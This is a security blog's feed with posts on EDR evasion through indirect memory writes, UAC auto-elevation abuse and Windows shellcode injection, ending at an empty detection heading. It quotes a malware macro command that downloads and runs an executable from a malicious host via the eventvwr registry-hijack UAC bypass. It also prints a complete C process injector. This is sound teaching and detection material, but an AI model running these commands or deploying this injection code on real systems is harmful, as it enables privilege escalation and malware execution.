<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="4.4.1">Jekyll</generator><link href="https://yaronking.com/feed.xml" rel="self" type="application/atom+xml" /><link href="https://yaronking.com/" rel="alternate" type="text/html" /><updated>2026-05-22T06:48:19-04:00</updated><id>https://yaronking.com/feed.xml</id><title type="html">Yaron King</title><subtitle>Technical writing on offensive security, reverse engineering, and systems programming.</subtitle><author><name>Yaron King</name><email></email></author><entry><title type="html">EDR Evasion Using Indirect Memory Writing</title><link href="https://yaronking.com/blog/2026/03/03/EDR-Evasion-Using-Indirect-Memory-Writing/" rel="alternate" type="text/html" title="EDR Evasion Using Indirect Memory Writing" /><published>2026-03-03T00:00:00-05:00</published><updated>2026-03-03T00:00:00-05:00</updated><id>https://yaronking.com/blog/2026/03/03/EDR-Evasion-Using-Indirect-Memory-Writing</id><content type="html" xml:base="https://yaronking.com/blog/2026/03/03/EDR-Evasion-Using-Indirect-Memory-Writing/"><![CDATA[<h2 id="throwback-to-college">Throwback to college</h2>
<p>When I started my Bachelor’s Degree in Computer Science, one of our first courses was an introduction to C++, where we learned all about variables, conditions, loops, recursion, and of course – pointers. <br />
Later on we proceeded to learn more advanced topics, such as inheritance, polymorphism and… pointers to pointers.
While we were told that our variables and functions needed to be documented and have concise and revealing names to better understand their purpose, a friend of mine stuck to laconic phrasing, with naming conventions such as “bigNum” for a variable or “makePointer” for a function. His best idea for a name for a function that creates a pointer to a given pointer was: “make_pp”. 😉 <br />

<img src="/assets/posts/2026-03-03-EDR-Evasion-Using-Indirect-Memory-Writing/Security-Guard-Two-Doors.png" alt="Two Doors, One Guard" class="center-image" style="max-width:100%; height:auto;" />
<!--more--></p>

<p>Unlike us college students back in the day, the Windows internals API has (for the most of it) concise names for its functions. When we see functions such as <em>“WriteFile”</em> or <em>“ReadProcessMemory”</em>, we’ve got a pretty good idea of what they are supposed to do.
AV and EDR vendors follow the same logic; functions such as <em>“WriteProcessMemory”</em>, <em>“memcpy”</em> and other direct buffer overwrites are well–hooked by antivirus and endpoint detection systems, and the first thing defenders monitor when malware tries to build or inject payloads.
But what if I told you don’t need direct writes at all? <br />
“Indirect Memory Writing” is a somewhat stealthy method, that abuses benign Windows APIs to write attacker–controlled bytes into memory without ever using a traditional memory writing primitive!
<br /></p>

<h2 id="what-is-indirect-memory-writing">What Is Indirect Memory Writing?</h2>

<p>At its core: Instead of explicitly copying bytes into memory (e.g., via <i>“WriteProcessMemory”</i>), you use legitimate Windows APIs that already <u>write back status or completion values into pointers you control</u>.
These are APIs with “out” parameters – the very mechanisms the OS uses to report counts or results – only repurposed as write primitives.</p>

<p>For example: <br />
The function <i>“ReadFile”</i> accepts pointers where the OS stores the number of bytes written or read upon completion.
If you control that <strong>“out”</strong> pointer, you control where the OS writes the value – and thus can feed arbitrary bytes into a target buffer!<br />
From the defender’s perspective, these calls look like normal file or memory operations; no obvious memory-write behavior to trip heuristic scanners.

<img src="/assets/posts/2026-03-03-EDR-Evasion-Using-Indirect-Memory-Writing/ReadFile-You-Keep-Using-That-Word.jpg" alt="You Keep Using That Word" class="center-image" style="max-width:100%; height:auto;" />
<br /><br /></p>

<h2 id="how-windows-memory-apis-enable-the-trick">How Windows Memory APIs Enable the Trick</h2>
<p>Let’s review the syntax for the “ReadProcessMemory” function:

<img src="/assets/posts/2026-03-03-EDR-Evasion-Using-Indirect-Memory-Writing/ReadProcessMemory-Prototype.png" alt="ReadProcessMemory Prototype" class="center-image" style="max-width:100%; height:auto;" />
The official purpose (per Microsoft documentation) is simple: <strong>Read data from another process’s memory</strong> – providing:</p>
<ul>
  <li><em>hProcess</em>: handle to the target process</li>
  <li><em>lpBaseAddress</em>: address to read from</li>
  <li><em>lpBuffer</em>: where the read data goes</li>
  <li><em>nSize</em>: number of bytes to read</li>
  <li><em>lpNumberOfBytesRead</em>: pointer where the OS reports how many bytes were read <br /></li>
</ul>

<p>This last one - the “out” parameter pointer - is where the magic happens!
Although documented as a read API, the OS writes the return count into the memory pointed to by this parameter. If that pointer points to an <u>arbitrary executable region you control</u>, that “status” write becomes an <strong>injection primitive</strong>. <br />
So instead of doing:</p>
<pre><code class="language-C">WriteProcessMemory(targetProc, addr, buffer, size, &amp;written);
</code></pre>
<p>You trigger:</p>
<pre><code class="language-C">ReadProcessMemory(
  -1,
  dummyBuf,
  dummyBuf,
  payloadByte,
  targetMemory+offset
);
</code></pre>
<p>and let the OS write <em>payloadByte</em> into <em>targetMemory+offset</em> via the <em>lpNumberOfBytesRead</em> pointer – byte by byte.
<img src="/assets/posts/2026-03-03-EDR-Evasion-Using-Indirect-Memory-Writing/You-Were-Supposed-To-Read-From-Memory.jpg" alt="You Were Supposed To READ From Memory" class="center-image" style="max-width:100%; height:auto;" />
<br /></p>

<h2 id="why-this-breaks-the-defensive-model">Why This Breaks the Defensive Model</h2>
<p>Modern EDR and Antivirus solutions typically rely on: <br />
✔️ API hook monitoring <br />
✔️ Signature matching <br />
✔️ Behavioral heuristics  tied to known write primitives (e.g., <em>WriteProcessMemory</em>, <em>VirtualAlloc + memcpy</em>) <br /><br />
But indirect memory writing never calls those directly. Instead, it hides in fully legitimate API usage. Security vendors haven’t usually looked for unusual write targets via “read” APIs, so this technique creates a blind spot: A write primitive that looks like normal Windows behavior.
<br /></p>

<h2 id="real-proof-of-concept-indirect-shellcode-executor">Real Proof-of-Concept: Indirect-Shellcode-Executor</h2>
<p>The GitHub project <a href="https://github.com/mimorep/Indirect-Shellcode-Executor">Indirect‑Shellcode‑Executor</a> on GitHub by researcher <strong>Mimorep</strong> shows a full offensive tool that operationalizes this trick in Rust.
It does three powerful things:</p>
<ol>
  <li><strong>Remote Payload Execution</strong> – Fetches shellcode from a C2 server (sometimes hidden inside benign files like images) without direct writes.</li>
  <li><strong>Terminal Injection</strong> – Injects raw shellcode provided via CLI input.</li>
  <li><strong>File-Based Execution</strong> – Loads payloads from local files and write them into executable memory indirectly.</li>
</ol>

<p>By forcing the OS to write shellcode bytes via an “unhooked” path, it creates a write primitive beneath the radar of tools that only monitor known write APIs.
<br /></p>

<h2 id="in-conclusion">In Conclusion</h2>
<p>Indirect memory writing turns a 30-year-old API design choice (“out” pointers) into a weapon. It’s a reminder that every legitimate API behavior is also an attack surface, and that defensive models must evolve from names and signatures to semantics and context. <br />
This technique is not just clever – it’s dangerous, and it’s reshaping how we think about stealthy memory manipulation on Windows.</p>]]></content><author><name>Yaron King</name></author><category term="red-team" /><category term="evasion" /><summary type="html"><![CDATA[Throwback to college When I started my Bachelor’s Degree in Computer Science, one of our first courses was an introduction to C++, where we learned all about variables, conditions, loops, recursion, and of course – pointers. Later on we proceeded to learn more advanced topics, such as inheritance, polymorphism and… pointers to pointers. While we were told that our variables and functions needed to be documented and have concise and revealing names to better understand their purpose, a friend of mine stuck to laconic phrasing, with naming conventions such as “bigNum” for a variable or “makePointer” for a function. His best idea for a name for a function that creates a pointer to a given pointer was: “make_pp”. 😉]]></summary></entry><entry><title type="html">When Computer Says Yes (automatically): Understanding UAC Auto-Elevation – Part 2/2</title><link href="https://yaronking.com/blog/2025/09/03/when-computer-says-yes-uac-auto-elevation-part-2/" rel="alternate" type="text/html" title="When Computer Says Yes (automatically): Understanding UAC Auto-Elevation – Part 2/2" /><published>2025-09-03T00:00:00-04:00</published><updated>2025-09-03T00:00:00-04:00</updated><id>https://yaronking.com/blog/2025/09/03/when-computer-says-yes-uac-auto-elevation-part-2</id><content type="html" xml:base="https://yaronking.com/blog/2025/09/03/when-computer-says-yes-uac-auto-elevation-part-2/"><![CDATA[<h2 id="how-attackers-abuse-auto-elevation">How Attackers Abuse Auto-Elevation</h2>
<p>As we’ve previously mentioned, auto-elevation doesn’t grant magical powers to every user; a standard (non-admin) user cannot force elevation via these binaries. But if the logged-in user is a local admin (running most apps in medium-integrity mode), auto-elevated binaries can be hijacked.
Let us note that abusing auto-elevation allows for a stealthier privilege escalation; by using trusted Windows binaries instead of dropping custom malware, attackers minimize their detection footprint. Defenders may see “normal system activity” in their logs… unless they dig deeper.
<img src="/assets/posts/2025-09-03-when-computer-says-yes-uac-auto-elevation-part-2/Computer-Says-Yes.jpg" alt="Computer Says Yes" class="center-image" />
<!--more--></p>

<p>Common attacker techniques include:</p>
<ul>
  <li>
    <p><strong>DLL hijacking</strong><br />
Many Windows executables dynamically load DLLs from specific directories. If an attacker can plant a malicious DLL in that path, and then launch an auto-elevated binary, their DLL will run with admin rights (silently, without a UAC prompt).</p>
  </li>
  <li>
    <p><strong>Misuse of LOLBins (Living Off the Land Binaries)</strong><br />
Some auto-elevated tools can be coerced into executing arbitrary commands or scripts on behalf of the attacker. Since these tools are signed by Microsoft, their activity may be less suspicious to defenders.</p>
  </li>
</ul>

<p><br /></p>
<h2 id="a-use-case-in-the-wild-the-fareit-malware">A Use-Case In the Wild: The Fareit Malware</h2>

<p>Fareit was an infostealer (i.e.: an information stealing malware) that was active back in 2016. One of the methods to infect a Windows machine with it was via malicious Word/Excel email attachments, which contained macros (that in turn downloaded &amp; dropped Fareit to disk). [1]</p>

<p>Here’s an example of the command executed by the macro:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">cmd.exe</span><span class="w"> </span><span class="nx">/c</span><span class="w"> </span><span class="nx">powershell.exe</span><span class="w"> </span><span class="nt">-w</span><span class="w"> </span><span class="nx">hidden</span><span class="w"> </span><span class="nt">-nop</span><span class="w"> </span><span class="nt">-ep</span><span class="w"> </span><span class="nx">bypass</span><span class="w"> </span><span class="p">(</span><span class="n">New-Object</span><span class="w"> </span><span class="nx">System.Net.WebClient</span><span class="p">)</span><span class="o">.</span><span class="nf">DownloadFile</span><span class="p">(</span><span class="s1">'http://hawkresultbox.net/logs/sick.exe'</span><span class="p">,</span><span class="s1">'%TEMP%\sick.exe'</span><span class="p">)</span><span class="w"> </span><span class="o">&amp;</span><span class="w"> </span><span class="nx">reg</span><span class="w"> </span><span class="nx">add</span><span class="w"> </span><span class="nx">HKCU\Software\Classes\mscfile\shell\open\command</span><span class="w"> </span><span class="nx">/d</span><span class="w"> </span><span class="o">%</span><span class="nx">tmp</span><span class="o">%</span><span class="nx">\sick.exe</span><span class="w"> </span><span class="nx">/f</span><span class="w"> </span><span class="o">&amp;</span><span class="w"> </span><span class="nx">C:\Windows\system32\eventvwr.exe</span><span class="w"> </span><span class="o">&amp;</span><span class="w"> </span><span class="nx">PING</span><span class="w"> </span><span class="nt">-n</span><span class="w"> </span><span class="nx">15</span><span class="w"> </span><span class="nx">127.0.0.1</span><span class="err">&gt;</span><span class="nx">nul</span><span class="w"> </span><span class="o">&amp;</span><span class="w"> </span><span class="o">%</span><span class="nx">tmp</span><span class="o">%</span><span class="nx">\sick.exe</span><span class="w">
</span></code></pre></div></div>

<p>The macro executes Powershell from a Windows terminal in order to download the malware and save it in Windows’ Temp directory. After that, the macro runs the malware using a very interesting UAC bypass! – Here are the details behind it:</p>

<p>First, we need to understand a few things about the registry in Windows; it is comprised of “hives”, one of which is called <strong>HKEY_CURRENT_USER</strong> (or <strong>HKCU</strong>); another is called <strong>HKEY_CLASSES_ROOT</strong> (or <strong>HKCR</strong>).
As a standard user, one has write access to keys in the <strong>HKEY_CURRENT_USER</strong> hive; if an elevated process interacts with keys one is able to manipulate, one can potentially interfere with actions a high-integrity process is attempting to perform. In other words, if an elevated process is somehow interacting with a registry location that a medium integrity process can tamper with – auto-elevation can be achieved.</p>

<p>As it turned out at the time, “eventvwr.exe” (the Windows Event Viewer) was querying the registry value of <em><strong>HKCU\Software\Classes\mscfile\shell\open\command</strong></em> before checking the value of <em><strong>HKCR\mscfile\shell\open\command</strong></em>. Since the HKCU value returned with “NAME NOT FOUND”, the elevated process queried the HKCR location. [2]
Eventvwr.exe was doing so to start “mmc.exe” (The Microsoft Management Console); after “mmc.exe” loads, it opens “eventvwr.msc” (which is a Microsoft Saved Console file), thus displaying the Event Viewer.</p>

<p>The command <strong>reg add <em>HKCU\Software\Classes\mscfile\shell\open\command</em> /d %tmp%\sick.exe</strong> adds a new data value to the <strong>HKEY_CURRENT_USER</strong> registry (that did not exist there previously), and basically tells windows that whenever a user wishes to load the Event Viewer, Windows should run the command located in that registry value (which is the Fareit malware).
Since “eventvwr.exe” is a high-integrity process which auto-elevates, it therefore caused the malware to run with the same high-integrity level, without popping a UAC consent request to the user.
This vulnerability was of course fixed by Microsoft later on.</p>

<p><br /></p>

<h2 id="defenders-checklist-mitigating-auto-elevation-abuse">Defender’s Checklist: Mitigating Auto-Elevation Abuse</h2>
<p>So, what can blue teams do to reduce the risk? Here’s a practical set of defensive actions:</p>
<ul>
  <li><strong>Limit local administrator accounts</strong><br />
Basic, but always true. The biggest enabler of UAC bypass is that many users are admins on their own machines. Reduce local admin rights wherever possible.</li>
  <li><strong>Patch DLL hijacking opportunities</strong><br />
Just as basic, still rings true. Ensure that Windows and third-party software are up-to-date, as many DLL hijacking vectors have been patched over the years.</li>
  <li><strong>Apply application control policies</strong> (AppLocker / WDAC)<br />
Use technologies like AppLocker, Microsoft Defender Application Control (MDAC) or other commercial tools to restrict which executables and DLLs can be loaded – even if they are signed by Microsoft.</li>
  <li><strong>Monitor for LOLBin misuse</strong><br />
Tools like Event Viewer or MMC should rarely be spawning PowerShell or cmd.exe. Set up detection rules in SIEM / EDR for suspicious parent-child process relationships.</li>
  <li><strong>Review UAC configuration carefully</strong><br />
Raising UAC to “Always notify” makes elevation prompts unavoidable. But… it can hurt usability. Balance policy with business need.</li>
</ul>

<p><br /></p>
<h2 id="conclusion">Conclusion</h2>
<p>UAC was a landmark improvement in Windows security, but like every usability-driven compromise, it comes with trade-offs. Auto-elevation makes life easier for administrators, but it also provides fertile ground for attackers seeking stealthy privilege escalation.
For defenders, awareness is key. Knowing which binaries auto-elevate – and monitoring for suspicious use – can help close a gap that adversaries are all too happy to exploit. As with many aspects of security, the balance between convenience and control is delicate. UAC is a reminder that what helps administrators today can also empower attackers tomorrow.</p>

<hr />
<p>[1] <a href="https://www.fortinet.com/blog/threat-research/malicious-macro-bypasses-uac-to-elevate-privilege-for-fareit-malware">“Malicious Macro Bypasses UAC to Elevate Privilege for Fareit Malware”</a>, Joie Salvio and Rommel Joven</p>

<p>[2] <a href="https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/">“Fileless” UAC Bypass Using eventvwr.exe and Registry Hijacking</a>, enigma0x3</p>]]></content><author><name>Yaron King</name></author><category term="blue-team" /><category term="uac" /><summary type="html"><![CDATA[How Attackers Abuse Auto-Elevation As we’ve previously mentioned, auto-elevation doesn’t grant magical powers to every user; a standard (non-admin) user cannot force elevation via these binaries. But if the logged-in user is a local admin (running most apps in medium-integrity mode), auto-elevated binaries can be hijacked. Let us note that abusing auto-elevation allows for a stealthier privilege escalation; by using trusted Windows binaries instead of dropping custom malware, attackers minimize their detection footprint. Defenders may see “normal system activity” in their logs… unless they dig deeper.]]></summary></entry><entry><title type="html">When Computer Says Yes (automatically): Understanding UAC Auto-Elevation – Part 1/2</title><link href="https://yaronking.com/blog/2025/09/02/when-computer-says-yes-uac-auto-elevation-part-1/" rel="alternate" type="text/html" title="When Computer Says Yes (automatically): Understanding UAC Auto-Elevation – Part 1/2" /><published>2025-09-02T00:00:00-04:00</published><updated>2025-09-02T00:00:00-04:00</updated><id>https://yaronking.com/blog/2025/09/02/when-computer-says-yes-uac-auto-elevation-part-1</id><content type="html" xml:base="https://yaronking.com/blog/2025/09/02/when-computer-says-yes-uac-auto-elevation-part-1/"><![CDATA[<p>Windows systems have long wrestled with the balance between usability and security; we joke about how every other version of Windows is “the bad version”, when security takes precedence over user-experience (I’m talking to you, Windows Vista!).
One of Microsoft’s key mechanisms for keeping users safe – while still allowing administrators to perform their job – is <strong>User Account Control (UAC)</strong>; but like many security features, the implementation leaves certain “cracks” that attackers can exploit. One of those cracks lies in the concept of <strong>auto-elevated executables</strong>.<br /><br />
<!--more--></p>

<h2 id="what-is-uac-and-why-do-we-need-it">What is UAC and why do we need it?</h2>

<p>It’s sad to admit, but before Windows Vista (back in 2007), most users ran their daily tasks with <ins>full administrative rights</ins>. And as any cyber-security person would tell you: if one has admin rights on a machine (whether it be malware, or just a careless user) – they can wreak havoc at the system level.
To address this issue, Microsoft introduced <strong>User Account Control (UAC)</strong>. The principle behind it was simple: even if you’re logged in as an administrator, applications start in a standard user context (<strong>medium-integrity</strong>).</p>

<p><strong>Integrity Levels</strong> in Windows are part of <em>Mandatory Integrity Control</em> (MIC), which decides how processes interact with objects. The common levels are:</p>

<ul>
  <li><strong>Low</strong> → e.g., Internet Explorer Protected Mode, Edge/Chrome sandboxes</li>
  <li><strong>Medium</strong> →  the default for processes launched by regular user accounts</li>
  <li><strong>High</strong> → for elevated processes (admin with UAC approval)</li>
  <li><strong>System</strong> → for core Windows services</li>
</ul>

<p>When an action requires elevated rights (such as installing software, modifying system files or changing drivers), Windows prompts you with the familiar UAC consent box: <strong>“Do you want to allow this app to make changes to your device?”</strong>
<img src="/assets/posts/2025-09-02-when-computer-says-yes-uac-auto-elevation-part-1/consent.png" alt="UAC consent box" class="center-image" /></p>

<p>This forced boundary between normal tasks and admin-level actions dramatically reduced the success of many malware strains, which would otherwise run freely and uninterrupted. In essence: UAC was designed to stop “silent” privilege escalations. <br />
That said, UAC is not considered a “security barrier” by Microsoft.</p>

<p><br /></p>

<h2 id="what-is-auto-elevation">What Is Auto-Elevation?</h2>

<p>Here’s where usability fights back!
Certain Windows components are considered so essential and trustworthy that Microsoft decided they should auto-elevate; meaning – they should run with administrator privileges  <strong>without prompting the user</strong>. <br />
Examples of such components include:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">eventvwr.exe</code> (Event Viewer)</li>
  <li><code class="language-plaintext highlighter-rouge">mmc.exe</code>      (Microsoft Management Console)</li>
  <li><code class="language-plaintext highlighter-rouge">compmgmt.msc</code> (Computer Management)</li>
</ul>

<p>These executables are marked in their application manifest(*) with the flag <em><strong>autoElevate=”true”</strong></em>. When Windows sees this flag and confirms the binary is signed by Microsoft, it silently runs the process in a high-integrity (administrator) context – but only if the user is a member of the local Administrators group.</p>

<blockquote>
  <p>(*) <code class="language-plaintext highlighter-rouge">An application manifest is a small XML file, either embedded inside an executable or provided alongside it, that tells Windows important metadata about the application – such as required privileges, compatibility settings, DPI awareness and whether it should auto-elevate when run.</code></p>
</blockquote>

<p><br /></p>

<h3 id="this-sounds-cool-does-that-mean-a-standard-non-admin-user-can-use-a-uac-bypass-in-order-to-get-local-admin-privileges">This sounds cool. Does that mean a standard (“non-admin”) user can use a UAC bypass in order to get local admin privileges?</h3>
<p>In one word: <strong>no</strong>. A standard user (medium-integrity) <ins>cannot</ins> use a UAC bypass in order to elevate themselves to admin (high-integrity); UAC auto-elevation only work if the user was already a member of the local Administrators group. <br />
<strong>Why is that?</strong> – this has to do with Windows’ *split-token model**.</p>

<ul>
  <li>When a <strong>standard user</strong> (not in Administrators group) logs into a Windows machine, they only have a standard token; that token gives access to resources with medium-integrity (or lower). They do not have a high-integrity token at all – there’s nothing to “bypass” into.
Therefore: no UAC bypass technique can elevate them to high-integrity.</li>
  <li>When an <strong>Administrator user</strong> (in Administrators group) logs into a Windows machine, Windows creates at logon-time two tokens for them: <br />
1) A filtered token (medium-integrity) → used for normal processes. <br />
2) A full admin token (high-integrity) → locked behind UAC approval. <br />
By default, everything runs under the filtered token. To do something privileged, the user either:
    <ul>
      <li>Approves a UAC prompt (consent or credentials), which switches the process to the high-integrity token, <strong>or</strong></li>
      <li>A vulnerable/poorly designed auto-elevating process silently uses the full token without prompting.
<br /><br /></li>
    </ul>
  </li>
</ul>

<h2 id="how-to-find-auto-elevated-files">How to Find Auto-Elevated Files</h2>
<p>If you’re an attacker, a defender or a researcher, you might want to know which executables in your environment are set to auto-elevate. Here are a few approaches:</p>
<ul>
  <li><strong>Check application manifests</strong>
Executable files often contain an embedded XML manifest. Tools such as <strong>“sigcheck”</strong> or <strong>“Resource Hacker”</strong> can parse these manifests to look for the <em>“autoElevate”</em> flag.</li>
  <li><strong>Use Community Tools</strong>
Security researchers have released scripts that enumerate all binaries on disk and flag the ones with <em>autoElevate=”true”</em>. <br />
If you like coding, you could even write code yourself (using a language such as Python or Powershell) to build a simple program that searches for this type of files.</li>
  <li><strong>Refer to public lists</strong>
Certain penetration testers and red teams maintain curated lists of Windows <strong>LOLBins</strong> (“Living Off the Land Binaries”), including auto-elevated executables.
<br /></li>
</ul>

<p>Check out my <a href="https://github.com/Sam0rai/uac_auto_elevate_finder">Github Repository</a> (a simple Rust program which recursively iterates over a designated directory and searches for auto-elevated executables).</p>

<p><strong>Next:</strong> <a href="/blog/2025/09/03/when-computer-says-yes-uac-auto-elevation-part-2/">Part 2 – deeper dive into exploitation and mitigation</a></p>]]></content><author><name>Yaron King</name></author><category term="blue-team" /><category term="uac" /><summary type="html"><![CDATA[Windows systems have long wrestled with the balance between usability and security; we joke about how every other version of Windows is “the bad version”, when security takes precedence over user-experience (I’m talking to you, Windows Vista!). One of Microsoft’s key mechanisms for keeping users safe – while still allowing administrators to perform their job – is User Account Control (UAC); but like many security features, the implementation leaves certain “cracks” that attackers can exploit. One of those cracks lies in the concept of auto-elevated executables.]]></summary></entry><entry><title type="html">Windows Shellcode Injection: A Technical Reference</title><link href="https://yaronking.com/blog/2024/03/20/windows-shellcode-injection-techniques/" rel="alternate" type="text/html" title="Windows Shellcode Injection: A Technical Reference" /><published>2024-03-20T00:00:00-04:00</published><updated>2024-03-20T00:00:00-04:00</updated><id>https://yaronking.com/blog/2024/03/20/windows-shellcode-injection-techniques</id><content type="html" xml:base="https://yaronking.com/blog/2024/03/20/windows-shellcode-injection-techniques/"><![CDATA[<p>A technical reference covering the most common process injection techniques used in Windows malware — <code class="language-plaintext highlighter-rouge">VirtualAllocEx</code>/<code class="language-plaintext highlighter-rouge">WriteProcessMemory</code>, APC injection, early-bird injection, and thread hijacking. Includes C code, EDR evasion context, and detection points for each technique.</p>

<p><strong>Note:</strong> This post is educational. Understanding how injection works is fundamental to detection engineering, malware analysis, and defensive product development.</p>

<!--more-->

<h2 id="overview">Overview</h2>

<p>Process injection is the mechanism by which code in one process executes in the context of another. Malware uses this to:</p>

<ol>
  <li>Execute from a trusted process (evading application whitelisting)</li>
  <li>Access another process’s memory or handles</li>
  <li>Hide from simple process enumeration</li>
</ol>

<p>The Windows API provides numerous primitives that can be combined to achieve injection. We’ll walk through the most prevalent techniques with working C code, then look at what each looks like to a defender.</p>

<hr />

<h2 id="technique-1-classic-virtualallocex--writeprocessmemory">Technique 1: Classic VirtualAllocEx / WriteProcessMemory</h2>

<p>The textbook technique. Widely detected, but still used in commodity malware because it works.</p>

<h3 id="how-it-works">How It Works</h3>

<ol>
  <li>Open a handle to the target process with <code class="language-plaintext highlighter-rouge">PROCESS_ALL_ACCESS</code></li>
  <li>Allocate RWX memory in the target with <code class="language-plaintext highlighter-rouge">VirtualAllocEx</code></li>
  <li>Copy shellcode in with <code class="language-plaintext highlighter-rouge">WriteProcessMemory</code></li>
  <li>Create a remote thread at the shellcode address with <code class="language-plaintext highlighter-rouge">CreateRemoteThread</code></li>
</ol>

<h3 id="code">Code</h3>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">#include</span> <span class="cpf">&lt;windows.h&gt;</span><span class="cp">
#include</span> <span class="cpf">&lt;stdio.h&gt;</span><span class="cp">
</span>
<span class="c1">// Placeholder shellcode — replace with real payload</span>
<span class="c1">// This is just a NOP sled + INT3 for demonstration</span>
<span class="kt">unsigned</span> <span class="kt">char</span> <span class="n">shellcode</span><span class="p">[]</span> <span class="o">=</span> <span class="p">{</span>
    <span class="mh">0x90</span><span class="p">,</span> <span class="mh">0x90</span><span class="p">,</span> <span class="mh">0x90</span><span class="p">,</span> <span class="mh">0x90</span><span class="p">,</span>  <span class="c1">// NOP sled</span>
    <span class="mh">0xCC</span>                      <span class="c1">// INT3 (breakpoint)</span>
<span class="p">};</span>
<span class="n">SIZE_T</span> <span class="n">shellcode_len</span> <span class="o">=</span> <span class="k">sizeof</span><span class="p">(</span><span class="n">shellcode</span><span class="p">);</span>

<span class="n">BOOL</span> <span class="nf">inject_classic</span><span class="p">(</span><span class="n">DWORD</span> <span class="n">pid</span><span class="p">)</span> <span class="p">{</span>
    <span class="n">HANDLE</span> <span class="n">hProcess</span> <span class="o">=</span> <span class="nb">NULL</span><span class="p">;</span>
    <span class="n">HANDLE</span> <span class="n">hThread</span>  <span class="o">=</span> <span class="nb">NULL</span><span class="p">;</span>
    <span class="n">LPVOID</span> <span class="n">remote_mem</span> <span class="o">=</span> <span class="nb">NULL</span><span class="p">;</span>
    <span class="n">BOOL</span>   <span class="n">result</span>   <span class="o">=</span> <span class="n">FALSE</span><span class="p">;</span>

    <span class="c1">// Step 1: Open the target process</span>
    <span class="n">hProcess</span> <span class="o">=</span> <span class="n">OpenProcess</span><span class="p">(</span><span class="n">PROCESS_ALL_ACCESS</span><span class="p">,</span> <span class="n">FALSE</span><span class="p">,</span> <span class="n">pid</span><span class="p">);</span>
    <span class="k">if</span> <span class="p">(</span><span class="o">!</span><span class="n">hProcess</span><span class="p">)</span> <span class="p">{</span>
        <span class="n">fprintf</span><span class="p">(</span><span class="n">stderr</span><span class="p">,</span> <span class="s">"[-] OpenProcess failed: %lu</span><span class="se">\n</span><span class="s">"</span><span class="p">,</span> <span class="n">GetLastError</span><span class="p">());</span>
        <span class="k">goto</span> <span class="n">cleanup</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="c1">// Step 2: Allocate RWX memory in target</span>
    <span class="n">remote_mem</span> <span class="o">=</span> <span class="n">VirtualAllocEx</span><span class="p">(</span>
        <span class="n">hProcess</span><span class="p">,</span>
        <span class="nb">NULL</span><span class="p">,</span>
        <span class="n">shellcode_len</span><span class="p">,</span>
        <span class="n">MEM_COMMIT</span> <span class="o">|</span> <span class="n">MEM_RESERVE</span><span class="p">,</span>
        <span class="n">PAGE_EXECUTE_READWRITE</span>
    <span class="p">);</span>
    <span class="k">if</span> <span class="p">(</span><span class="o">!</span><span class="n">remote_mem</span><span class="p">)</span> <span class="p">{</span>
        <span class="n">fprintf</span><span class="p">(</span><span class="n">stderr</span><span class="p">,</span> <span class="s">"[-] VirtualAllocEx failed: %lu</span><span class="se">\n</span><span class="s">"</span><span class="p">,</span> <span class="n">GetLastError</span><span class="p">());</span>
        <span class="k">goto</span> <span class="n">cleanup</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="c1">// Step 3: Write shellcode</span>
    <span class="n">SIZE_T</span> <span class="n">bytes_written</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span>
    <span class="k">if</span> <span class="p">(</span><span class="o">!</span><span class="n">WriteProcessMemory</span><span class="p">(</span><span class="n">hProcess</span><span class="p">,</span> <span class="n">remote_mem</span><span class="p">,</span> <span class="n">shellcode</span><span class="p">,</span> <span class="n">shellcode_len</span><span class="p">,</span> <span class="o">&amp;</span><span class="n">bytes_written</span><span class="p">))</span> <span class="p">{</span>
        <span class="n">fprintf</span><span class="p">(</span><span class="n">stderr</span><span class="p">,</span> <span class="s">"[-] WriteProcessMemory failed: %lu</span><span class="se">\n</span><span class="s">"</span><span class="p">,</span> <span class="n">GetLastError</span><span class="p">());</span>
        <span class="k">goto</span> <span class="n">cleanup</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="c1">// Step 4: Create remote thread</span>
    <span class="n">hThread</span> <span class="o">=</span> <span class="n">CreateRemoteThread</span><span class="p">(</span><span class="n">hProcess</span><span class="p">,</span> <span class="nb">NULL</span><span class="p">,</span> <span class="mi">0</span><span class="p">,</span>
        <span class="p">(</span><span class="n">LPTHREAD_START_ROUTINE</span><span class="p">)</span><span class="n">remote_mem</span><span class="p">,</span> <span class="nb">NULL</span><span class="p">,</span> <span class="mi">0</span><span class="p">,</span> <span class="nb">NULL</span><span class="p">);</span>
    <span class="k">if</span> <span class="p">(</span><span class="o">!</span><span class="n">hThread</span><span class="p">)</span> <span class="p">{</span>
        <span class="n">fprintf</span><span class="p">(</span><span class="n">stderr</span><span class="p">,</span> <span class="s">"[-] CreateRemoteThread failed: %lu</span><span class="se">\n</span><span class="s">"</span><span class="p">,</span> <span class="n">GetLastError</span><span class="p">());</span>
        <span class="k">goto</span> <span class="n">cleanup</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="n">WaitForSingleObject</span><span class="p">(</span><span class="n">hThread</span><span class="p">,</span> <span class="n">INFINITE</span><span class="p">);</span>
    <span class="n">result</span> <span class="o">=</span> <span class="n">TRUE</span><span class="p">;</span>
    <span class="n">printf</span><span class="p">(</span><span class="s">"[+] Injection complete</span><span class="se">\n</span><span class="s">"</span><span class="p">);</span>

<span class="nl">cleanup:</span>
    <span class="k">if</span> <span class="p">(</span><span class="n">hThread</span><span class="p">)</span>  <span class="n">CloseHandle</span><span class="p">(</span><span class="n">hThread</span><span class="p">);</span>
    <span class="k">if</span> <span class="p">(</span><span class="n">hProcess</span><span class="p">)</span> <span class="n">CloseHandle</span><span class="p">(</span><span class="n">hProcess</span><span class="p">);</span>
    <span class="k">return</span> <span class="n">result</span><span class="p">;</span>
<span class="p">}</span>
</code></pre></div></div>

<h3 id="detection-fingerprint">Detection Fingerprint</h3>

